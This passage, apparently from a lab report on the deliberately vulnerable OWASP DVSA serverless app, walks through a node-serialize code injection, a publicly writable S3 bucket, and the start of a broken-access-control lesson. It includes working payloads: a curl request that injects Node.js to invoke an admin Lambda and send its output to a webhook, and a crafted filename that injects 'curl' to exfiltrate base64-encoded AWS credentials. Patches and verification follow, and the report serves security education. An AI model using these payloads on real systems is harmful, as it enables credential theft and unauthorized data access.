The vulnerability occurs because the backend function responsible for retrieving receipt information (DVSA-ADMIN-GET-RECEIPT) does not properly verify whether the requesting user is authorized to access it. The function is an admin-only Lambda that is not exposed directly to users, but it can be invoked indirectly by exploiting the node-serialize deserialization flaw in DVSA-ORDER-MANAGER. The system generates receipt download URLs without confirming ownership, so an attacker with knowledge of another user's order period can retrieve the corresponding receipt archive from Amazon S3.

3. Environment and Setup

- Target Application: OWASP DVSA (Damn Vulnerable Serverless Application)
- Cloud Environment: AWS (API Gateway, Lambda, S3, DynamoDB)
- Vulnerable Component: /order endpoint → DVSA-ORDER-MANAGER Node.js Lambda function
- Attacker Tools: Linux Terminal, curl, Webhook.site (for data exfiltration), AWS SDK v3 (injected payload)
- Authentication State: Authenticated as a standard user (User B) via JWT token

4. Reproduction Steps

- Authenticate to the DVSA application as a standard user and capture the JWT Authorization token.
- Set up an external listener using webhook.site to receive the exfiltrated data.
- Store the Webhook URL and JWT in terminal variables:


```
export WEBHOOK="https://webhook.site/YOUR_UNIQUE_ID"
export TOKEN_B="PASTE_TOKEN_HERE"
export API="https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order"
```


Execute the code injection payload via curl. This payload uses the AWS SDK v3 to invoke the admin function and exfiltrate the signed S3 receipt URL to the attacker's webhook:


```
curl -X POST $API \
  -H "Content-Type: application/json" \
  -H "authorization: $TOKEN_B" \
  -d '{"action":"_$$ND_FUNC$$_function(){
    var {LambdaClient,InvokeCommand}=require(\"@aws-sdk/client-lambda\");
```


```
    var c=new LambdaClient();
    var p={FunctionName:\"DVSA-ADMIN-GET-RECEIPT\",
           InvocationType:\"RequestResponse\",
           Payload:Buffer.from(JSON.stringify({\"year\":\"2026\",\"month\":\"03\"}))};
    c.send(new InvokeCommand(p)).then(function(d){
      var h=require(\"https\");
      h.get(\"'$WEBHOOK'?data=\"+encodeURIComponent(Buffer.from(d.Payload).toString()));
    });
  }()", "cart-id":""}'
```

- Monitor the webhook dashboard for the incoming GET request containing the download_url.
- Access the extracted S3 URL in a browser to download the receipts archive.










5. Evidence and Proof

The exploit was confirmed in Sections 3 and 4. The webhook dashboard received a request containing a valid signed S3 download URL for a receipts archive file. Opening this URL in a browser successfully downloaded the file, confirming unauthorized access to another user's sensitive receipt data.



Name	Type	Last modified
2026-03-dvsa-order-receipts.zip	zip	March 16, 2026, 07:11:38 (UTC-08:00)

6. Fix Strategy / Probable Mitigation

Two layers of remediation are required:

- Code-Level Fix: Replace the node-serialize library entirely with native JSON.parse(). Implement a strict allowlist for the action parameter to ensure only expected commands are processed, preventing code injection entirely.
- Infrastructure-Level Fix: Audit and restrict the IAM Execution Role attached to DVSA-ORDER-MANAGER. Remove the lambda:InvokeFunction permission for administrative functions. The principle of least privilege dictates that order management functions should not have the ability to invoke admin-tier functions.

7. Code / Config Changes

IAM Policy change — restrict lambda:InvokeFunction in the ORDER-MANAGER role:

```
"Resource": [
  "arn:aws:lambda:us-east-1:ACCOUNT_ID:function/DVSA-ORDER-MANAGER"
]
```

- Remove access to DVSA-ADMIN-GET-RECEIPT from the role policy (Explained in lesson #7)
- Code change — replace deserialization with safe JSON parsing (see Lesson 1 code changes).

Vulnerable Code:

JavaScript

```
var serialize = require('node-serialize');
// ...
var payload = serialize.unserialize(req.body);
```


Patched Code:

JavaScript

```
var payload = JSON.parse(req.body);
const allowedActions = ['get', 'complete', 'create'];
if (!allowedActions.includes(payload.action)) {
    throw new Error("Invalid action requested.");
}
```

8. Verification After Fix

After applying the fix, re-running the injection payload returns a 400 Bad Request with "Invalid request action". The request no longer reaches the admin Lambda function. The webhook dashboard receives no data, confirming that the sensitive data exfiltration path has been closed.



9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Remote Code Injection & Privilege Escalation	Least Privilege: functions need only minimal permissions. Secure Deserialization: validate untrusted data with strict type constraints.	DVSA-ORDER-MANAGER Lambda code, Webhook logs, curl request history	User B views only their own order details; admin functions are inaccessible	User B injected Node.js code that invoked DVSA-ADMIN-GET-RECEIPT and exfiltrated signed S3 URLs

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Sensitive Data Exposure	Violates least privilege (user-tier function called admin-tier) and executes untrusted input via vulnerable library	Misconfiguration (IAM Roles) and Misuse (Insecure Deserialization)	Replaced node-serialize with JSON.parse() in Lambda handler; restricted IAM policy to specific ARNs	Re-running exploit returns 400 Bad Request with "Invalid request action"

10. Takeaway / Lessons Learned

Never trust, pass, or make assumptions regarding input from any resource. In serverless architectures, the security perimeter is not just the API Gateway — every individual function is its own perimeter. Code security (input validation) must be paired with cloud security (IAM least privilege) to prevent minor bugs from escalating into total system compromise.

Lesson 4 · Insecure Cloud Configuration

1. Goal and Vulnerability Summary

The goal is to demonstrate how a publicly accessible Amazon S3 bucket can lead to unauthorized data disclosure and remote code execution. The vulnerability occurs when a cloud resource is configured with permissive "Public" access permissions rather than "Private," allowing unauthorized users to upload files and trigger backend Lambda functions through S3 event notifications.

2. Why This Works / Root Cause

This works because of a breakdown in the AWS Shared Responsibility Model. While AWS provides secure infrastructure, the user is responsible for configuring access policies correctly. The root causes are:

- Permissive ACLs: Access Control Lists set to "Authenticated Users" (meaning any AWS user, not just project accounts) or "Everyone".
- Disabled Block Public Access (BPA): Account-level safety features that prevent public sharing are overridden or not enabled.
- Unsafe filename processing: The Lambda function triggered by S3 uploads passes the filename directly into an os.system() call without sanitization, enabling command injection.

3. Environment and Setup

- Cloud Provider: AWS
- Resource: S3 Bucket (DVSA receipts bucket)
- Tooling: AWS CLI, AWS CloudShell, web browser
- Lambda involved: send_receipt_email.py (triggered on S3 upload events)

AWS CLI installation (if needed):

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

```
amer@MSI:~$ sudo apt update && sudo apt install unzip -y
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://archive.ubuntu.com/ubuntu noble InRelease
```

```
amer@MSI:~$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 25 63.7M   25 16.4M    0     0  2222k      0  0:00:29  0:00:07  0:00:22 2526k^[[2~
```

```
amer@MSI:~$ sudo ./aws/install
You can now run: /usr/local/bin/aws --version
amer@MSI:~$
```

Note: A secondary AWS attacker account is required to test cross-account upload access.




Figure 1: CloudShell in AWS

4. Reproduction Steps

Step 1 — Identify the Target Path

Complete at least one order in the application to receive a receipt. Note the file path format in the bucket: 2020/03/{receipt-uuid}.txt

Step 2 — Confirm the Misconfiguration

Using the attacker AWS account, attempt to upload a test file to the S3 bucket:

```
aws s3 cp test.txt s3://dvsa-receipts-bucket-ACCOUNT_ID-us-east-1/test.txt \
  --profile attacker-account
```


If the upload succeeds, the bucket is publicly writable — the misconfiguration is confirmed.



Step 3 — Upload Malicious Payload File

Create a file with a crafted filename that injects a shell command:


```
touch "$(echo -n 'normal_;curl https://webhook.site/YOUR_ID?keys=$(env|base64 --
wrap=0)').raw"
aws s3 cp "malicious_filename.raw" s3://dvsa-receipts-bucket-ACCOUNT_ID-us-east-
1/2020/03/ \
  --profile attacker-account
```



What Happens When This Runs:

- The file uploads to the S3 bucket.
- The .raw extension triggers the DVSA Lambda function (send_receipt_email.py).


- The Lambda extracts the malicious filename and drops it into os.system().
- The shell hits the semicolon separator and executes the injected curl command.
- The env | base64 command gathers all AWS Lambda environment credentials and sends them to the webhook.
- The attacker decodes the received Base64 string to reveal stolen temporary AWS credentials.



When the user opens the email link his keys send to attacker url:

5. Evidence and Proof

Evidence is found in Sections 3 and 4. The webhook dashboard receives a GET request containing Base64-encoded environment variables that include temporary AWS credentials (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_SESSION_TOKEN) from the Lambda execution role. This confirms successful command injection triggered by the S3 event.





6. Fix Strategy / Probable Mitigation

Defense must be applied at both the storage layer and the compute layer:

Step 1 — Harden the S3 Bucket Policy:

- Remove unintended public or cross-account write access from the bucket policy.
- Enable S3 Block Public Access (all four settings) in AWS Console: S3 > Permissions > Block Public Access > Edit.

Step 2 — Sanitize Filenames in Lambda:


- Add strict regex validation in send_receipt_email.py before passing filenames to any shell command.
- Reject filenames containing dangerous characters: semicolons, question marks, equal signs, parentheses, etc.

7. Code / Config Changes

Block public access via AWS CLI:

```
aws s3api put-public-access-block \
  --bucket dvsa-receipts-bucket-ACCOUNT_ID-us-east-1 \
  --public-access-block-configuration \

"BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"
```



Filename validation in send_receipt_email.py:

```
import re
SAFE_FILENAME = re.compile(r'^[a-zA-Z0-9_\-\.]+\.raw$')
if not SAFE_FILENAME.match(filename):
    raise ValueError(f"Rejected unsafe filename: {filename}")
```

Python

```python
import urllib.parse
import re

def lambda_handler(event, context):
    # 1. Extract the raw filename from the S3 event
    raw_key = event['Records'][0]['s3']['object']['key']

    # 2. URL-decode the filename (S3 events often URL-encode special characters)
    parsed_key = urllib.parse.unquote_plus(raw_key)


    # 3. Apply the Strict Allowlist (Alphanumeric, slashes, dashes, and dots ONLY
    # The regex ^[a-zA-Z0-9./-]+$ means:
    # ^       : Start of string
    # [...]   : Allowed characters
    # +       : One or more of these characters
    # $       : End of string
    if not re.match(r'^[a-zA-Z0-9./-]+$', parsed_key):
        print(f"SECURITY ALERT: Malicious filename blocked - {parsed_key}")
        # Stop execution immediately. Do NOT process the file.
        return {
            'statusCode': 400,
            'body': 'Invalid filename format.'
        }

    # 4. If the code reaches here, the filename is safe to use.
    print("Filename parsed successfully. Proceeding with processing...")

    # ... rest of the secure processing logic goes here ...
```

8. Verification After Fix

After applying the fix, the attacker can no longer upload files using an unauthorized AWS account — the bucket policy rejects the attempt. Even if a file with a malicious filename reaches the Lambda, the regex parser immediately flags the dangerous characters (;, ?, =, parentheses) and rejects processing before any shell command is executed.



9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Insecure Cloud Configuration	Only authorized apps may upload to S3; backend must treat filenames as untrusted input	S3 bucket policy, AWS CLI tests, Lambda source (send_receipt_email.py), S3 event triggers	Application uploads receipts; Lambda processes only valid .raw files safely	External account uploads crafted object; filename injects shell commands executed inside Lambda

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Insecure Cloud Configuration	Permissive S3 bucket policy allowed unauthorized cross-account writes; Lambda trusted S3 metadata without sanitization	Misconfiguration (storage layer) and Misuse (compute layer)	Enabled S3 Block Public Access; added filename regex validation in send_receipt_email.py	Unauthorized uploads rejected; malicious filenames blocked before shell execution

10. Takeaway / Lessons Learned

This lab highlights critical principles for securing serverless cloud architectures:

- Never Trust Implicit Data: Metadata originating from internal cloud services (like an S3 filename inside an event trigger) must still be treated as untrusted user input. Always validate using strict allowlists before processing.
- Enforce Defense in Depth: Cloud security must be layered. If a storage misconfiguration allows a malicious file into the environment, the compute layer must act as a secondary guardrail.
- Apply the Principle of Least Privilege: IAM roles and bucket policies must be strictly scoped. An S3 bucket should only authorize required application roles, and a Lambda execution role should only have exactly the permissions needed for its specific task.

Lesson 5 · Broken Access Control

1. Goal and Vulnerability Summary

This lesson demonstrates a Broken Access Control vulnerability in the DVSA serverless backend. The /order API endpoint allows authenticated users to invoke actions that should be restricted to administrators or specific user roles. Specifically, a standard user can send a crafted request to update the status of any order — including orders that belong to other users — because the backend does not enforce role-based or ownership-based authorization checks before processing privileged actions.

2. Why This Works / Root Cause

The vulnerability exists because the DVSA-ORDER-MANAGER Lambda function routes requests based solely on the action field in the request body, without verifying that the requesting user has the necessary permissions to perform that action. The backend authenticates the user (via JWT) but does not authorize the operation. Any authenticated user can therefore invoke admin-only or cross-user actions simply by sending the correct action value.

3. Environment and Setup


- Target Application: OWASP DVSA (Damn Vulnerable Serverless Application)
- Vulnerable Component: /order API endpoint → DVSA-ORDER-MANAGER Lambda function
- Cloud Services: Amazon API Gateway, AWS Lambda, Amazon DynamoDB
- Tools: curl, jq, Browser DevTools, AWS Console (DynamoDB)
- Authentication: Valid JWT token for a standard (non-admin) user account

4. Reproduction Steps

Step 1 — Log in and Capture Token

- Log in to the DVSA application as a standard user.
- Use Browser DevTools (F12 > Network > Fetch/XHR) to capture the JWT Authorization token.

```
export API="https://<API-ID>.execute-api.us-east-1.amazonaws.com/Stage/order"
export TOKEN="PASTE_TOKEN_HERE"
```



Step 2 — Identify an Order ID

- Place an order in the DVSA UI and note the order ID returned.
- Alternatively, use the orders action to list existing orders and select an order-id.

